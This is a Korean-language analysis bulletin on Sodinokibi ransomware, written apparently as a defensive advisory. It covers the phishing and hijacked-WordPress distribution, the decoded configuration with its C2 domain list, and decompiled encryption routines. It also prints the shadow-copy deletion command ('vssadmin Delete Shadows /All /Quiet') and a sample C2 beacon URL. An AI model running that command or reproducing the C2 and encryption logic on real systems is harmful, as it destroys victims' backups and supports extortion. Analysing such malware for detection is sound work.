

# 소디노키비(Sodinokibi) 랜섬웨어 분석정보 및 주요 특징

최초작성일: 2019-05-17 / 최종수정일: 2019-05-20 / 종합분석팀

## □ 개요

- 기존 갠드크랩(GandCrab) 랜섬웨어와 유사한 방식으로 소디노키비(Sodinokibi) 랜섬웨어 유포 정황이 확인되어 감염 주의 필요

## □ 주요 내용

- 한글로 작성된 메일 내부에 정상파일로 위장한 악성첨부파일(랜섬웨어) 열람 유도
- 랜섬웨어는 사용자의 파일을 암호화 한 후 복호화를 위해 가상화폐 요구


## □ Sodinokibi 랜섬웨어 감염 증상

- 백업된 데이터로 복구 할 수 없도록 볼륨 셰도우 복사본 삭제
- 피해 시스템의 주요파일 암호화 및 확장자 변경 (.[random])
- 암호화 된 폴더에 복호화 방법이 기술 된 랜섬노트 생성 ([random]-readme.txt)
- "Hello dear friend!" 라는 문구와 함께 감염 시스템의 배경화면 변경




□ Sodinokibi 랜섬웨어 주요 유포 방법

- 한글로 작성된 메일의 첨부파일에 정상파일로 위장한 랜섬웨어 파일을 첨부하고 열람 유도



- 워드프레스로 작성된 홈페이지를 탈취한 후 웹페이지를 삽입하고 검색포털 상위에 노출시킨 뒤 명시된 링크 클릭 및 다운로드파일 실행 유도



□ Sodinokibi 랜섬웨어 분석 정보

- 암호화에 필요한 데이터 복호화

```

v0 = sub_1EC1A6A(); // 암호화에 필요한 데이터 복호 (pk, pid...)
result = 0;
if ( v0 )
{
    v5 = 0;
    v6 = 0;
    v9 = 0;
    v10 = 0;
    v7 = 0x1EC3771;
    v8 = 0x1EC37BE;
    v2 = strlen_sub_1EC4CA8(v0);
    v3 = set_sub_1EC9F5F(&v5, v0, v2);
    if ( v3 )
    {
        decode_sub_1EC48B9(32354368, 954, 13, 3, &v14);
        v15 = 0; // exp
        v11 = &v14;
        v12 = 6;
        v13 = 32247883;
        v4 = sub_1EC5145(v3, &v11, 1);
        sub_1ECABA9(&v5, v3);
        sub_1EC37BE(v0);
        result = 0;
        if ( !v4 )
            result = 0;
    }
}

```

- 복호화 된 값의 내용은 공개키 정보, 암호화 제외 폴더, 파일, 확장자 도메인 정보, 랜섬노트, 랜섬노트 파일명, 배경화면 문구 등이며, 아래 이미지와 같음

```

1 2 3 4 5 6
공개키 {"pk":"4hKQrOidB69uTPA/7uaOuTipRsh2y956X1K+jyyLUjA=",
2 "pid":"17","sub":"11","dbg":false,"fast":true,"wipe":true,
3
4 "wht":
암호화 제외 폴더 "fld":["$recycle.bin","tor browser","$windows.~ws","windows","mozi
암호화 제외 파일 "fls":["ntuser.dat","thumbs.db","bootsect.bak","desktop.ini","ntld
암호화 제외 확장자 "ext":["mod","mpa","cur","cmd","exe","hta","386","com","ani","lnk"
8 "wfld":["backup"],
9 "prc":["mysql.exe"],
도메인 리스트 "dmn":["poems-for-the-soul.ch;eventosvirtualesexitosos.com;zorgboer
11 ingresosextras.online;bumbipdeco.site;lunoluno.com;tzn.nu;dentoura
12 wrinstitute.org;forskolinlimeeffect.net;focuskontur.com;rarefoods.
13 eyedoctordallas.com;endlessrealms.net;haus-landliebe.de;kompresory
14 phoenixcrane.com;dnqa.co.uk;riffenmattgarage.ch;beandrivingschool.
15 suitesartemis.gr;imajyuku-sozoku.com;bluemarinefoundation.com;janm
16 licensed-public-adjuster.com;forumsittard.nl;edvestors.org;cormanm
17 oportowebdesign.com;pisofare.co;den Haagfoodie.nl;scietech.academy;
18 justaroundthecornerpetsit.com;diakonie-weitramsdorf-sesslach.de;za
19 global-migrate.com;innervisions-id.com;raeflightmusic.com;bakingi
20 oexebusiness.com;adedesign.com;stanleyqualitysystems.com;davedavis
21 altitudeboise.com;voice2biz.com;mindsparkescape.com;qandmmusiccent
22 "net":false,
base64 (랜섬노트) "nbody":"SAB1AGwAbABvACAAZAB1AGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA0AC
랜섬노트명 "nname": "{EXT}-readme.txt",
25 "exp":true,
base64 (배경화면.글) "img":"SAB1AGwAbABvACAAZAB1AGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA0ACgB

```

- 이후 시스템 정보 수집 및 시스템 정보 수집 및 파일 암호화키 관리키 생성. 공개키(pk)는 약성코드에 삽입되어있으며, 파일 암호화에 사용한 키를 암호화하는 비밀키(sk)는 시스템에서 생성

수집 정보 목록						
ver	pid	sub	pk	uid	sk	num
약성코드 버전	약성코드 고유 값	약성코드 고유 값	공개키	시스템 볼륨 시리얼 정보	비밀키	유저명
net	grp	lng	bro	os	bit	dsk
시스템 명	시스템 그룹	언어 및 지역	사용 언어	운영체제 버전	운영체제 비트	연결 드라이브 정보

- bro는 LCID(Language code Identifier)가 418~443이면 true이며 이외의 값은 false 처리  
 ※ 영어 409, 대한민국 412, 러시아 419, .

```
format = "{\"ver\":\"%d\",\"pid\":\"%s\",\"sub\":\"%s\",\"pk\":\"%s\",\"uid\":\"%s\",\"sk\":\"%s\",\"num\":\"%s\",\"net\":\"%s\",\"grp\":\"%s\",\"lng\":\"%s\",\"bro\":%s,\"os\":\"%s\",\"bit\":%d,\"dsk\":\"%s\"}"
<id> = 181 (257.)
<S> = "17"
<S> = "11"
<S> = "hhRQr0i0B69uTPA/7uaDuTipRsh2y956X1K*jyyL0ja+"
<S> = "hCB9590hB0A85CA6"
<S> = "y1JF0FV8bu/1A0e0FH7rcosu8noxvaj0ZPpoe2Z7n6QL0eUf7sd0QbjaGE1z0-ddNeUwiJaE456Pkjh528SLH6HfJbqhta3srH0On560aBBj1TKFP0e=="
<S> = "WinTest"
<S> = "WIN-SKULTJFE67K"
<S> = "WORKGROUP"
<S> = "ko-KR"
<S> = "false"
<S> = "Windows 7 Ultimate"
<id> = 48 (64.)
<S> = "00000000000000000000000000000000E1H8Au0A0Dv3/8000000CAFuHAAAA"
mpaint.01EDD040
```

- 시스템을 복구할 수 없도록 볼륨 쉘도우 파일을 삭제

```
decode_sub_1EC48B9(32356552, 124, 11, 14, &v3);// cmd.exe
v4 = 0;
decode_sub_1EC48B9(32356552, 1749, 5, 292, &v1);// "/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} reco
v5 = 60;
v2 = 0;
v6 = 0;
v7 = GetForegroundWindow();
v9 = &v3;
v8 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
v17 = 0;
v18 = 0;
v19 = 0;
v10 = &v1;
do
    result = ShellExecuteExW(&v5); // ShellExecute
while ( !result );
```

- 암호화 대상 파일을 성공적으로 암호화하기 위해 'mysql.exe' 프로세스가 실행 중 일시 프로세스 종료처리
- 암호화에 불필요한 폴더 및 특정 파일은 암호화 하지 않도록 제외처리

제외 폴더				
\$recycle.bin	mozilla	msocache	google	appdata
tor browser	system	program files	perflogs	application data
\$windows.~ws	volume	intel	\$windows.~bt	windows.old
windows	information	program files (x86)	programdata	boot"

제외 파일			제외 확장자				
ntuser.dat	ntldr	ntuser.ini	mod	icl	msp	wpx	diagcfg
thumbs.db	bootfont.bin	iconcache.db	mpa	ps1	prf	rom	nls
bootsect.bak	ntuser.dat.log	boot.ini	cur	hlp	lock	sys	diagpkg
desktop.ini	autorun.inf		cmd	msc	cpl	adv	deskthemepack
			exe	cab	spl	rtp	msstyles
			hta	idx	ocx	ics	theme
			386	shs	msu	ico	themepack
			com	bin	scr	icns	diagcab
			ani	bat	key	msi	nomedia
			lnk	drv	dll	ldf	

- 암호화 대상 파일을 차례대로 읽어와 파일 속성을 확인하고 디렉토리엔 랜섬노트와 .lock 파일을 생성

```

LODWORD(v5) = FindFirstFileW(v8, v2, &v14);
MAIN_STRUCT_a = v5;
if ( v5 != -1 )
{
do
{
if ( set_sub_1EC48B1(v17, &off_1ECB118) && set_sub_1EC48B1(v17, &dword_1ECB164[252]) && !(v14 & 0x400) )
{
set_sub_1EC4C12(&v2[v19], v17);
if ( v14 & 0x10 )
{
sub_1EC484E(v2, 0x1ECB26C);
if ( MAIN_STRUCT->sub_1EC2643_GetFileAttributesW(v2, v17) )// 1EC2643_GetFileAttributesW
{
sub_1EC6043(&v20, v2);
LODWORD(v9) = MAIN_STRUCT->sub_1EC2627_WriteRansomnote(MAIN_STRUCT->dwordC, v2, v17);// 1EC2627_Create ransomnote && .lock file
MAIN_STRUCT->qword16 += v9;
}
}
}
}
}

```

- 읽은 파일이 일반적인 파일이면 암호화 제외 대상 리스트 비교 후 CreateIoCompletionPort, GetQueuedCompletionStatus 함수를 이용해 암호화 스레드로 암호화 대상 파일 핸들 값과 암호화키 정보를 전송

```

v10 = v16;
v18 = v15;
if ( MAIN_STRUCT->sub_1EC2D23_PathFindExtensionW(v2, v17, v16, v15) )// 1EC2D23_Check EXT
{
LODWORD(v11) = MAIN_STRUCT->sub_1EC2CC0_CreateIoCompletionPort(MAIN_STRUCT->dword10, v2, v17, v10, v18);// 1EC2CC0
MAIN_STRUCT->qword20 += v11;
}
}

```

Encrypt Thread

○ 파일 암호화 쓰레드에서 파일 암호화 수행

```

while ( 1 )
{
  while ( GetQueuedCompletionStatus_sub_1EC5C4F(a1, &v5, &v4, &v6, -1) )
  {
    sub_1EC5D1D(v6, v5); // (address , file size )
    v1 = v6->dword148;
    if ( v1 )
    {
      v2 = v1 - 1;
      if ( v2 )
      {
        v3 = v2 - 1;
        if ( v3 )
        {
          if ( v3 == 1 )
            sub_1EC2867(a1, v6); // Change Extension
          else
          {
            sub_1EC28BC(v6, 3); // Write KEY
          }
        }
        else
        {
          encrypted_sub_1EC2B4F(v6, v5, 0); // Encrypt( file info (size, key, data) , size)
        }
      }
      else
      {
        ReadFile_sub_1EC294D(a1, v6, 1); // file read
      }
    }
    if ( j_RtlGetLastWin32Error() == 38 )
      sub_1EC26CB(a1, v6);
  }
}

```

○ 악성코드가 복호화 한 도메인 리스트의 도메인에 임의의 경로를 선택하고 통신 시도  
 ※ 주소 생성방법 갠드크랩 랜섬웨어와 유사


domain list	path1	path2	file name	extension
domain list	wp-content	images	[random]	jpg
	static	pictures		png
	content	image		gif
	include	temp		
	uploads	tmp		
	news	graphic		
	data	assets		
	admin	pics		
		game		

```

0206FA90 02242FB0 UNICODE "https://poems-for-the-soul.ch/data/pictures/liorxk.jpg"

```

○ 각 폴더 내에 복호화 관련 정보가 기술된 랜섬노트 생성



○ 감염시스템의 배경화면을 “Hello dear friend”라는 문자열이 삽입된 파란색 화면으로 변경

